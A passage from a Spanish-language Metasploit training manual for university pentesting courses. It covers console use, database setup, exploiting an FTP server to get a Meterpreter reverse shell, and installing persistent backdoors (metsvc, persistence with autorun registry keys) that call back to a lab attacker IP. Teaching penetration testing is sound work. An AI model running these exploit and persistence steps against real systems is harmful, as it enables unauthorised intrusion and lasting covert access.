

# Curso de Metasploit v0.3.

---



Autor: Ignacio Sorribas Mollar

# Metasploit v0.3.

---

## Índice

Índice.....	2
Changelog.....	3
Introducción.....	4
Fases de un test de intrusión.....	4
Comenzando a utilizar Metasploit.....	5
Conectar Metasploit a una base de datos.....	10
Exploits más utilizados en servidores.....	13
Exploits “client side”.....	14
Post-Explotación.....	14
Modificación de exploits en Metasploit.....	18
Bypass de antivirus con Metasploit.....	23
Automatización de tareas en Metasploit.....	30
Referencias.....	31

# Metasploit v0.3.

---

## Changelog.

10/06/2013. Versión 0.1.

- Documento inicial.

13/06/2013. Versión 0.2.

- Añadido pié de página con números de página.
- Documentación del proceso de creación de base de datos msf3 de Metasploit en postgresql.

02/07/2013. Versión 0.3.

- Diseño de documento.
- Añadido índice.
- Mejorada sección modificación exploits.

## Introducción.

Este documento ha sido creado para impartir formación sobre Metasploit Framework en el Curso de Seguridad Avanzada de la Universitat Jaume I de Castellón (UJI), así como para el módulo de Pentesting del Curso de postgrado de Auditorías Informáticas de la Universitat Politècnica de Valencia (UPV).

El documento todavía se encuentra en fase de mejoras, con lo que irán apareciendo nuevas versiones. Cualquier “feedback” por parte de los lectores será bienvenido. Los datos de contacto del autor se encuentran al final del mismo documento.

Metasploit es un “Framework” para realizar test de intrusión desarrollado por Rapid 7. Existen 3 versiones de Metasploit, entre ellas la “Community Edition” sobre la que vamos a basar este módulo. Las otras 2 versiones son “Metasploit Pro” y “Metasploit Express” que son de pago.

Metasploit incorpora un “set” de herramientas (exploits, scanners, payloads, etc) que cubren perfectamente todas las fases de un test de intrusión (pentest), desde la adquisición de información y reconocimiento, hasta el descubrimiento de vulnerabilidades, su explotación y post explotación.

En este documento vamos a intentar mostrar el funcionamiento de esta herramienta mediante la realización de ejemplos prácticos. Para la realización de dichos ejemplos, se empleará una distribución Linux llamada “Kali Linux” o su predecesora “BackTrack 5r3”.

A día de hoy, Metasploit se considera la verdadera “navaja suiza del Pentester”.

## Fases de un test de intrusión.

Las fases de un test de intrusión son las siguientes:

- Alcance y términos del test de intrusión.
- Recolección de información.
- Análisis de vulnerabilidades.
- Explotación de las vulnerabilidades.
- Post-Explotación del sistema.
- Generación de informes.

Metasploit puede ayudarnos sobre todo en las fases de análisis de vulnerabilidades, explotación y post-explotación.


## Comenzando a utilizar Metasploit.

Metasploit consta de varias herramientas distintas:

- msfconsole. Consola de Metasploit.
- msfcli. Nos permite ejecutar módulos directamente sin entrar en la consola.
- msfpayload. Para generar payloads.
- msfencode. Permite codificar los payloads para quitar null bytes por ejemplo.
- msfvenom. Combinación de msfpayload y msfencode en una sola herramienta.
- etc.

Para las tareas de este módulo, utilizaremos “msfconsole”.

Así pues, arrancamos nuestro Metasploit.



```

File Edit View Search Terminal Help
root@kali:~# msfconsole

3Kom SuperHack II Logon

User Name: [ security ]
Password: [ ]

[ OK ]

http://metasploit.pro

Frustrated with proxy pivoting? Upgrade to layer-2 VPN pivoting with
Metasploit Pro -- type 'go_pro' to launch it now.

=[ metasploit v4.6.2-2013052901 [core:4.6 api:1.0]
+ -- --=[ 1113 exploits - 700 auxiliary - 192 post
+ -- --=[ 300 payloads - 29 encoders - 8 nops

msf >
  
```

Como se ve en la imagen, Metasploit muestra el número de componentes de cada uno de los 5 módulos en los que está organizado (exploits, auxiliary, payloads, encoders y nops).

Para obtener ayuda sobre los comandos disponibles dentro de la consola se puede escribir “help” y pulsar el intro.

Desde la propia consola se pueden ejecutar comandos del propio sistema operativo como si nos encontráramos en la Shell.

```
File Edit View Search Terminal Help
msf > ls -la
[*] exec: ls -la

total 64
drwxrwxrwt 15 root      root      4096 jun  4 12:25 .
drwxr-xr-x 23 root      root      4096 mar 13 16:04 ..
drwxrwxrwt  2 root      root      4096 jun  4 09:41 .ICE-unix
drwx----- 2 root      root      4096 jun  4 09:41 pulse-5gX51rusEVt1
drwx----- 2 Debian-gdm Debian-gdm 4096 jun  4 09:42 pulse-haeKeZXLqsku
drwx----- 2 sorribas sorribas   4096 jun  4 09:41 pulse-nDIR5K4TAYUD
drwx----- 2 root      root      4096 jun  4 09:41 ssh-KjrPT0NS4dgD
drwxr-xr-x  2 root      root      4096 jun  4 09:41 tracker-root
drwxr-xr-x  2 sorribas sorribas   4096 jun  3 15:54 tracker-sorribas
drwxr-xr-x  2 root      root      4096 jun  3 15:58 vmware-config0
drwxrwxrwt  2 root      root      4096 jun  3 15:49 VMwareDnD
drwxr-xr-x  2 root      root      4096 jun  3 15:58 vmware-root
drwx----- 2 root      root      4096 jun  4 09:41 vmware-root-3909933599
drwx----- 2 sorribas sorribas   4096 jun  3 15:58 vmware-sorribas
-r--r--r--  1 root      root         11 jun  4 09:41 .X0-lock
drwxrwxrwt  2 root      root      4096 jun  4 09:41 .X11-unix
msf > █
```

Un comando útil e importante es el comando “search” que nos permite buscar dentro de los módulos de Metasploit. Por ejemplo vamos a buscar el exploit de “Ability Server 2.34”.

```
File Edit View Search Terminal Help
msf > help search
Usage: search [keywords]

Keywords:
  app       : Modules that are client or server attacks
  author    : Modules written by this author
  bid       : Modules with a matching Bugtraq ID
  cve       : Modules with a matching CVE ID
  edb       : Modules with a matching Exploit-DB ID
  name      : Modules with a matching descriptive name
  osvdb     : Modules with a matching OSVDB ID
  platform  : Modules affecting this platform
  ref       : Modules with a matching ref
  type      : Modules of a specific type (exploit, auxiliary, or post)

Examples:
  search cve:2009 type:exploit app:client

msf > search name:"ability_server"

Matching Modules
=====

  Name                               Disclosure Date           Rank
  ---                               -
  exploit/windows/ftp/ability_server_stor 2004-10-22 00:00:00 UTC  normal

msf > █
```

Una vez localizado el “exploit” deseado, se selecciona mediante el comando “use”.

```
File Edit View Search Terminal Help
msf > use exploit/windows/ftp/ability_server_stor
msf exploit(ability_server_stor) > show options

Module options (exploit/windows/ftp/ability_server_stor):

  Name      Current Setting  Required  Description
  ----      -
  FTPPASS   ftp              yes       Valid FTP password for username
  FTPUSER   ftp              yes       Valid FTP username
  RHOST     192.168.1.30    yes       The target address
  RPORT     21              yes       The target port

msf exploit(ability_server_stor) > █
```

El comando “show options” nos muestra las opciones de configuración que acepta el “exploit” escogido. Algunas vienen ya rellenas por defecto, pero pueden cambiarse si se desea, otras hay que configurarlas a mano. Así pues si la maquina victima tiene la dirección IP 192.168.1.30, se utiliza el comando “set” para configurar la variable “RHOST” (Remote Host).

```
msf exploit(ability_server_stor) > set RHOST 192.168.1.30
RHOST => 192.168.1.30
msf exploit(ability_server_stor) > show options

Module options (exploit/windows/ftp/ability_server_stor):

  Name      Current Setting  Required  Description
  ----      -
  FTPPASS   ftp              yes       Valid FTP password for username
  FTPUSER   ftp              yes       Valid FTP username
  RHOST     192.168.1.30    yes       The target address
  RPORT     21              yes       The target port

msf exploit(ability_server_stor) > █
```

En lugar de utilizar “set” para configurar las variables, podemos utilizar “setg” (set global) lo cual configurará la variable RHOST de forma global, con lo que si cambiamos de “exploit” esta ya estará configurada.

Todos los “exploits” necesitan un “payload” que ejecutar en la maquina víctima, así que debemos seleccionar uno. Con el comando “show payloads” podemos ver los “payloads” que acepta el “exploit” elegido.

```
msf exploit(ability_server_stor) > show payloads

Compatible Payloads
-----
Name                               Disclosure Date Rank   Description
-----
generic/custom                      normal    Custom Payload
generic/debug_trap                  normal    Generic x86 Debug Trap
generic/shell_bind_tcp              normal    Generic Command Shell, Bind TCP Inline
generic/shell_reverse_tcp          normal    Generic Command Shell, Reverse TCP Inli
generic/tight_loop                  normal    Generic x86 Tight Loop
windows/dllinject/bind_ipv6_tcp     normal    Reflective DLL Injection, Bind TCP Stag
windows/dllinject/bind_nonx_tcp     normal    Reflective DLL Injection, Bind TCP Stag
windows/dllinject/bind_tcp          normal    Reflective DLL Injection, Bind TCP Stag
windows/dllinject/bind_tcp_rc4      normal    Reflective DLL Injection, Bind TCP Stag
windows/dllinject/reverse_http      normal    Reflective DLL Injection, Reverse HTTP
windows/dllinject/reverse_ipv6_http normal    Reflective DLL Injection, Reverse HTTP
windows/dllinject/reverse_ipv6_tcp  normal    Reflective DLL Injection, Reverse TCP S
windows/dllinject/reverse_nonx_tcp  normal    Reflective DLL Injection, Reverse TCP S
windows/dllinject/reverse_ord_tcp   normal    Reflective DLL Injection, Reverse Ordini
or Win7)
windows/dllinject/reverse_tcp       normal    Reflective DLL Injection, Reverse TCP S
windows/dllinject/reverse_tcp_allports normal    Reflective DLL Injection, Reverse All-P
windows/dllinject/reverse_tcp_dns   normal    Reflective DLL Injection, Reverse TCP S
```

Una vez sabemos que payload utilizar, simplemente lo configuramos con el comando “set”.

```
File Edit View Search Terminal Help
msf exploit(ability_server_stor) > set payload windows/shell/reverse_tcp
payload => windows/shell/reverse_tcp
msf exploit(ability_server_stor) > show options

Module options (exploit/windows/ftp/ability_server_stor):

Name      Current Setting  Required  Description
-----
FTPPASS   ftp              yes       Valid FTP password for username
FTPUSER   ftp              yes       Valid FTP username
RHOST     192.168.1.30    yes       The target address
RPORT     21              yes       The target port

Payload options (windows/shell/reverse_tcp):

Name      Current Setting  Required  Description
-----
EXITFUNC  process          yes       Exit technique: seh, thread, process, none
LHOST     LHOST            yes       The listen address
LPORT     4444             yes       The listen port

msf exploit(ability_server_stor) >
```

Como puede verse ahora al ejecutar “show options” también aparecen las opciones del payload, las cuales deben configurarse. La variable “LHOST” (Local host) debe contener la dirección IP a la que se conectará la maquina víctima cuando se ejecute el “payload”.

Además, también hay que configurar el “target” del exploit, ya que no todos los exploit sirven para todos los sistemas operativos, o para todas las versiones de uno de ellos.

Con “show targets” vemos los objetivos aceptados por el exploit.

```
msf exploit(ability_server_stor) > show targets

Exploit targets:

  Id  Name
  --  -
  0    Windows XP SP2 ENG
  1    Windows XP SP3 ENG

msf exploit(ability_server_stor) > set target 1
target => 1
msf exploit(ability_server_stor) > 
```

Si el sistema operativo de nuestra maquina objetivo se encuentra entre la lista de sistemas operativos aceptados, lo elegimos y ya estamos listos para ejecutar "exploit". Si no hay que modificar el exploit para que acepte a nuestra máquina objetivo.

```
msf exploit(ability_server_stor) > exploit

[*] Started reverse handler on 192.168.100.64:4444
[*] Sending stage (752128 bytes) to 192.168.100.39
[*] Meterpreter session 1 opened (192.168.100.64:4444 -> 192.168.100.39:1338) at 2013-05-29 10:40:39 +0200

meterpreter > sysinfo
Computer      : IGNACIO-4F099E2
OS            : Windows XP (Build 2600, Service Pack 3).
Architecture : x86
System Language : es_ES
Meterpreter   : x86/win32
meterpreter > 
```

Ya hemos conseguido una Shell en nuestra maquina victima utilizando Metasploit.

Ahora podemos guardar esta configuración para que la próxima vez que arranquemos Metasploit ya esté configurado y no tener que repetir nuevamente los pasos anteriores. Lo haremos con el comando "save", el cual creará el fichero "config" dentro del directorio ".msf4" de la ruta del usuario que ejecuta Metasploit (root en este caso).

```
msf exploit(ability_server_stor) > save
Saved configuration to: /root/.msf4/config
msf exploit(ability_server_stor) > 
```

## Conectar Metasploit a una base de datos.

Durante la realización de un Pentest, se recopila gran cantidad de información que suele reutilizarse en distintas fases del test. Para ello, Metasploit puede integrarse con una base de datos PostgreSQL la cual permitirá el almacenamiento de la información recopilada de una manera ordenada y fácil de buscar.

Por defecto “Kali Linux” viene con un servicio “metasploit” que al arrancarlo crea la base de datos para Metasploit y configura la conexión en el fichero “database.yml”. El Fichero de configuración de la base de datos de Metasploit se encuentra en “/opt/metasploit/apps/pro/ui/config/database.yml”. Puede localizarse mediante el comando “locate database.yml” desde una “Shell”.

En primer lugar debe arrancarse el servicio de postgresql.

```
root@kali# service postgresql start
```

Una vez arrancado “postgresql” arrancamos el servicio “metasploit”.

```
root@kali# service metasploit start
```

Esto creará una base de datos llamada “msf3”, un usuario de “PostgreSQL” llamado “msf3” y un password aleatorio para dicho usuario. Todos estos datos los guardará en el fichero “database.yml” que se creará en la ruta nombrada anteriormente.

```
File Edit View Search Terminal Help
[ ok ] Starting PostgreSQL 9.1 database server: main.
root@kali:~# service metasploit start
Configuring Metasploit...
Creating metasploit database user 'msf3'...
Creating metasploit database 'msf3'...
insserv: warning: current start runlevel(s) (empty) of script `metasploit'
insserv: warning: current stop runlevel(s) (0 1 2 3 4 5 6) of script `metasploit'
[ ok ] Starting Metasploit rpc server: prosvcl
[ ok ] Starting Metasploit web server: thin.
root@kali:~#
```

```

root@kali:~# cat /opt/metasploit/apps/pro/ui/config/database.yml
development:
  adapter: "postgresql"
  database: "msf3"
  username: "msf3"
  password: "JLzANPJGKylAurtSl7ywqfnN25hd2352"
  port: 5432
  host: "localhost"
  pool: 256
  timeout: 5

production:
  adapter: "postgresql"
  database: "msf3"
  username: "msf3"
  password: "JLzANPJGKylAurtSl7ywqfnN25hd2352"
  port: 5432
  host: "localhost"
  pool: 256
  timeout: 5
root@kali:~#
  
```

Después arrancamos “msfconsole”.

A partir de este momento podemos consultar el estado de la base de datos con el comando “db\_status” desde dentro de la consola de Metasploit.

```

      =[ metasploit v4.6.0-dev [core:4.6 api:1.0]
+ -- --=[ 1053 exploits - 590 auxiliary - 174 post
+ -- --=[ 275 payloads - 28 encoders - 8 nops

msf > db_status
[*] postgresql connected to msf3
msf >
  
```

Nota: Si al arrancar “msfconsole” recibimos un error indicando que no hay instancia “production” en “database.yml”, hay que editar el fichero y copiar el bloque de configuración correspondiente a la instancia “development” cambiándole el nombre por “production”. Después se vuelve a arrancar “msfconsole” y listo.

Una vez configurada la base de datos, dentro de Metasploit tenemos lo que llamamos “espacios de trabajo” (workspace). Por defecto existe un “workspace” llamado “default”, que es al que va a parar toda la información recogida a menos que configuremos un “workspace” para el trabajo concreto que estamos realizando.

Las buenas prácticas dicen que para cada PenTest, debemos crear un workspace.

Podemos crear un “workspace” con el comando “workspace -a prueba”.

Podemos asignarnos al “workspace” prueba con el comando “workspace prueba”.

Podemos eliminar el “workspace” con “workspace -d prueba”.

```
msf > workspace
* default
msf > workspace -a prueba
[*] Added workspace: prueba
msf > workspace
  default
* prueba
msf > workspace -d prueba
[*] Deleted workspace: prueba
[*] Switched workspace: default
msf > workspace
* default
msf > 
```

Quando nos asignamos a un workspace, Metasploit va a registrar en el toda la información a cerca de hosts, credenciales, servicios, vulnerabilidades, etc que encuentre mediante la utilización de cualquiera de los módulos auxiliares. Por ejemplo si lanzamos un ataque de fuerza bruta contra el host 192.168.100.39 y se consigue un credencial válida, mediante el comando “creds” veremos las credenciales.

```
File Edit View Search Terminal Help
msf exploit(ability_server_stor) > creds

Credentials
=====

host port user pass type active?
---- ---- -
[*] Found 0 credentials.
msf exploit(ability_server_stor) > 
```

Con el comando “hosts” veremos los hosts que hemos atacado o analizado.

```
msf exploit(ability_server_stor) > hosts

Hosts
=====

address      mac      name      os_name      os_flavor  os_sp  purpose  info  comments
-----
192.168.100.39  ---  IGNACIO-4F099E2  Microsoft Windows  XP      SP3    client

msf exploit(ability_server_stor) > █
```

Otros comandos relacionados con los “workspace”.

```
msf exploit(ability_server_stor) > services

Services
=====

host  port  proto  name  state  info
----  -
msf exploit(ability_server_stor) > notes
[*] Time: 2013-05-29 08:40:42 UTC Note: host=192.168.100.39 type=host.os.session_fingerprint data={:name=>"IGNACIO-4F099E2", :arch=>"x86"}
[*] Time: 2013-05-29 10:05:17 UTC Note: host=192.168.100.39 type=meterpreter.getsystem data={:technique=>1}
msf exploit(ability_server_stor) > vulns
[*] Time: 2013-05-29 08:40:39 UTC Vuln: host=192.168.100.39 name=Ability Server 2.34 STOR Command Stack Buffer Overflow 26_0SVDB-11030,EDB-588
[*] Time: 2013-05-29 11:54:58 UTC Vuln: host=192.168.100.39 name=Generic Payload Handler refs=
```

Una vez realizado el Test de intrusión, generado el informe final y entregado al cliente, el PenTester puede borrar el “workspace” creado para dicho Test con un solo comando y listo (workspace -d prueba).

## Exploits más utilizados en servidores.

La gran mayoría de los exploits para servidores del arsenal de Metasploit son exploits para vulnerabilidades ya antiguas y ampliamente conocidas. Si es verdad que cuando aparece un nuevo 0day, normalmente se implementa un exploit rápido para Metasploit, la mayoría de los 0day hoy en día van orientados a cliente (client side) y no a software de servidor.

Aún así, muchos de los exploits existentes siguen funcionando en multitud de máquinas, ya que no todos los administradores de sistemas mantienen todos sus sistemas actualizados, e incluso muchas máquinas quedan olvidadas y muchas veces conectadas a través de internet.

Algunos de los exploits más conocidos y utilizados de Metasploit son:

- MS08-67-netapi (Win 2003, XP).
- MS06-40-netapi (Win N.T).
- psexec (pass the hash – Todos los Windows 2008 incluido).
- etc.

## Exploits “client side”.

La gran mayoría de los exploits que aparecen cada día son exploits relacionados con software de escritorio, los cuales se utilizan para realizar ataques a los PC cliente los cuales pueden utilizarse después para pivotar y acceder a otras máquinas de la red local que no son accesibles desde internet.

Estos exploits normalmente van dirigidos contra navegadores, más concretamente contra plugins que se instalan en ellos.

Según CVE-Details, Oracle por ejemplo sufrió unas 380 vulnerabilidades en los distintos software que posee, y ya lleva 279 en lo que llevamos de año 2013 (<http://www.cvedetails.com/vendor/93/Oracle.html>).

Si buscamos por productos por ejemplo, CVE-Details muestra que el Flash Player sufrió 66 vulnerabilidades en 2012 y ya lleva 44 en 2013, 43 de las cuales permiten la ejecución de código remoto ([http://www.cvedetails.com/product/6761/Adobe-Flash-Player.html?vendor\\_id=53](http://www.cvedetails.com/product/6761/Adobe-Flash-Player.html?vendor_id=53)).

Para utilizar un exploit contra un software determinado, necesitamos saber exactamente la versión de dicho software para encontrar las vulnerabilidades que lo afectan y así seleccionar el exploit adecuado.

Otra opción que nos ofrece Metasploit es “browser\_autopwn”, un módulo que levanta todos los exploits diseñados para los distintos navegadores, el cual ante una conexión de un cliente, averigua su navegador y plugins mediante “fingerprinting” y con esta información selecciona un exploit adecuado y lo lanza contra el cliente. Este módulo en algunas ocasiones falla, ya que no siempre es posible acertar el software utilizado mediante “fingerprinting”.

## Post-Explotación.

El proceso de post-explotación es lo que se realiza una vez obtenido acceso a la maquina objetivo.

Para la post-explotación, vamos a basarnos en una Shell de “Meterpreter”, el payload por excelencia de Metasploit y partiendo de que la maquina objetivo es un windows (la mayoría de las técnicas servirán también en Linux, pero nos basamos en windows porque la mayoría de estaciones de trabajo utilizan este sistema operativo).

El primer paso es asegurarnos de que el usuario víctima no nos corte la conexión al cerrar el navegador por ejemplo. Para esto hay que migrar el proceso de meterpreter a uno nuevo, que pertenezca a algún programa en ejecución. Así pues

mediante la orden “ps” buscamos el id del proceso “explorer.exe” por ejemplo y después ejecutamos “migrate PID” lo cual migrará nuestro meterpreter de proceso.

```
meterpreter > getpid
Current pid: 3424
meterpreter > migrate 2172
[*] Migrating from 3424 to 2172...
[*] Migration completed successfully.
meterpreter > getpid
Current pid: 2172
meterpreter > █
```

El proceso de migrar el PID lo incorporan automáticamente algunos exploits, pero en el caso de no ser así es recomendable aplicarlo tal cual se ha mostrado.

El siguiente paso será buscar la persistencia, la manera de poder conectar con el cliente fácilmente en próximas ocasiones. Para conseguir esto podemos instalar “meterpreter” como servicio en el PC objetivo para que este quede escuchando nuevas conexiones.

Así pues, primero veremos las opciones que nos ofrece “mtsvc”.

```
meterpreter > run mtsvc -h
OPTIONS:
  -A      Automatically start a matching multi/handler to connect to the service
  -h      This help menu
  -r      Uninstall an existing Meterpreter service (files must be deleted manually)
meterpreter > █
```

El servicio lo instalaremos simplemente con el comando “run mtsvc” lo cual dejará un puerto a la escucha de conexiones.

```
meterpreter > run mtsvc
[*] Creating a meterpreter service on port 31337
[*] Creating a temporary installation directory C:\WINDOWS\TEMP\QWVsw0YC...
[*] >> Uploading mtsrv.dll...
[*] >> Uploading mtsvc-server.exe...
[*] >> Uploading mtsvc.exe...
[*] Starting the service...
    * Installing service mtsvc
    * Starting service
Service mtsvc successfully installed.
meterpreter >
```

Ahora configuramos un “handler” en Metasploit con un “payload” especial de “mtsvc” y lo ejecutamos para conectar en el momento que deseemos.

```

root@kali: ~/msf4
msf> use exploit/multi/handler
msf exploit(handler) > set payload windows/metsvc_bind_tcp
payload => windows/metsvc_bind_tcp
msf exploit(handler) > set LPORT 31337
LPORT => 31337
msf exploit(handler) > set RHOST 192.168.100.39
RHOST => 192.168.100.39
msf exploit(handler) > run

[*] Started bind handler
[*] Starting the payload handler...
[*] Meterpreter session 5 opened (192.168.100.64:57877 -> 192.168.100.39:31337)

meterpreter >
  
```

Este método solo funcionará si el host víctima no está detrás de ningún firewall y podemos acceder a su puerto 31337 desde internet.

Otro método sería que el propio PC nos lanzara conexiones a nosotros, lo cual permitiría traspasar el firewall sin problemas. Para esto está “persistence.rb”, un script de “meterpreter” que hace exactamente lo que buscamos.

```

meterpreter > run persistence -h
Meterpreter Script for creating a persistent backdoor on a target host.

OPTIONS:

-A      Automatically start a matching multi/handler to connect to the agent
-L <opt> Location in target host where to write payload to, if none %TEMP% will be used.
-P <opt> Payload to use, default is windows/meterpreter/reverse_tcp.
-S      Automatically start the agent on boot as a service (with SYSTEM privileges)
-T <opt> Alternate executable template to use
-U      Automatically start the agent when the User logs on
-X      Automatically start the agent when the system boots
-h      This help menu
-i <opt> The interval in seconds between each connection attempt
-p <opt> The port on the remote host where Metasploit is listening
-r <opt> The IP of the system running Metasploit listening for the connect back

meterpreter >
  
```

Ahora, con el comando “run persistence -X -i 60 -p 443 -r 192.168.100.64” haremos que cada 60 segundos el PC víctima intente conectar al puerto 443 de la dirección IP 192.168.100.64, donde deberemos tener un “handler” de Metasploit.

```

meterpreter > run persistence -X -i 60 -p 443 -r 192.168.100.64
[*] Running Persistence Script
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/IGNACIO-4F099E2_20130610.1
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=192.168.100.64 LPORT=443
[*] Persistent agent script is 609440 bytes long
[+] Persistent Script written to C:\DOCUME~1\sorribas\CONFIG~1\Temp\VLFQEahB.vbs
[*] Executing script C:\DOCUME~1\sorribas\CONFIG~1\Temp\VLFQEahB.vbs
[+] Agent executed with PID 4004
[*] Installing into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\VLLxxQzQPM
[+] Installed into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\VLLxxQzQPM
meterpreter >
  
```

Una vez instalado el servicio, cada vez que deseemos conectar con el host victima debemos configurar un “handler” de Metasploit con un “payload” de “meterpreter -> reverse\_tcp”.

```
msf> use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.100.64
LHOST => 192.168.100.64
msf exploit(handler) > set LPORT 443
LPORT => 443
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.100.64:443
[*] Starting the payload handler...
```

Ahora, tan solo hay que esperar 60 segundos para que el servicio de “meterpreter” intente contactar con nuestro Metasploit.

```
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.100.64:443
[*] Starting the payload handler...
[*] Sending stage (751104 bytes) to 192.168.100.39
[*] Meterpreter session 9 opened (192.168.100.64:443 -> 192.168.100.39:1034) at 2013-06-10 16:56:58 +0200

meterpreter > |
```

Nota: El servicio “meterpreter” instalado no requiere de autenticación, lo cual indica que cualquiera que utilice un “handler” de Metasploit utilizando la IP para la que hemos configurado el servicio podría contactar con la máquina víctima, por lo tanto no se debe lanzar el servicio por ejemplo contra una IP pública dinámica que después pueda utilizar otra persona (IPs de universidades, cibercafés, etc). Lo mismo pasa con el “metsvc” anterior, cualquiera que intente conectar con el “payload” adecuado al puerto 31337 podrá acceder.

Nota 2: El servicio “metsvc” puede desinstalarse ejecutando desde la Shell de meterpreter “run metsvc -r”, pero el servicio “persistence” no, hay que eliminar la clave de “auto run” del registro y matar el proceso “wscript.exe” (HKLM\Software\Microsoft\Windows\CurrentVersion\Run\xxxx...).

## Modificación de exploits en Metasploit.

Algunos de los exploits existentes (tanto exploits de Metasploit como exploits independientes) dependen mucho del sistema operativo objetivo de la maquina objetivo.


Así pues si por ejemplo vamos a utilizar un exploit para el software “Ability Server 2.34” y el exploit ha sido desarrollado para atacar un Windows XP SP3 en Inglés, no nos va a funcionar en un Windows XP SP3 en Español.

¿Por qué?

Por que cada versión de Windows, cada idioma, cada Service Pack, carga sus instrucciones internas en posiciones de memoria distintas, y estos exploits necesitan conocer la dirección de memoria de por ejemplo una instrucción “jmp esp” para poder funcionar.

Como los exploits no son mas que un trozo de código, nada impide que los podamos modificar a nuestro antojo para adecuarlos a nuestro sistema objetivo.

En la imagen siguiente se puede ver los “targets” del exploit “ability\_server\_stor” de Metasploit.



```

root@kali: ~
msf exploit(ability_server_stor) > show targets


Exploit targets:

  Id  Name
  --  -
  0    Windows XP SP2 ENG
  1    Windows XP SP3 ENG

msf exploit(ability_server_stor) >
  
```

Como se puede ver este exploit funciona con Windows XP SP2 y SP3 en Inglés. Por lo tanto si lo queremos utilizar contra un XP SP3 en Español no funcionará.

Vamos a modificar este exploit para que funcione contra nuestra máquina objetivo. Para ello primero buscamos el exploit en el sistema de ficheros (dependiendo de la instalación de Metasploit puede encontrarse en lugares distintos).



```

root@kali: ~# locate ability_server_stor.rb
/usr/share/metasploit-framework/modules/exploits/windows/ftp/ability_server_stor.rb
root@kali: ~#
  
```

Una vez localizado el fichero, crearemos la misma estructura de directorios que hay en “metasploit-framework” dentro del directorio “.msf4” del “home” del usuario y copiaremos allí el fichero de nuestro exploit.

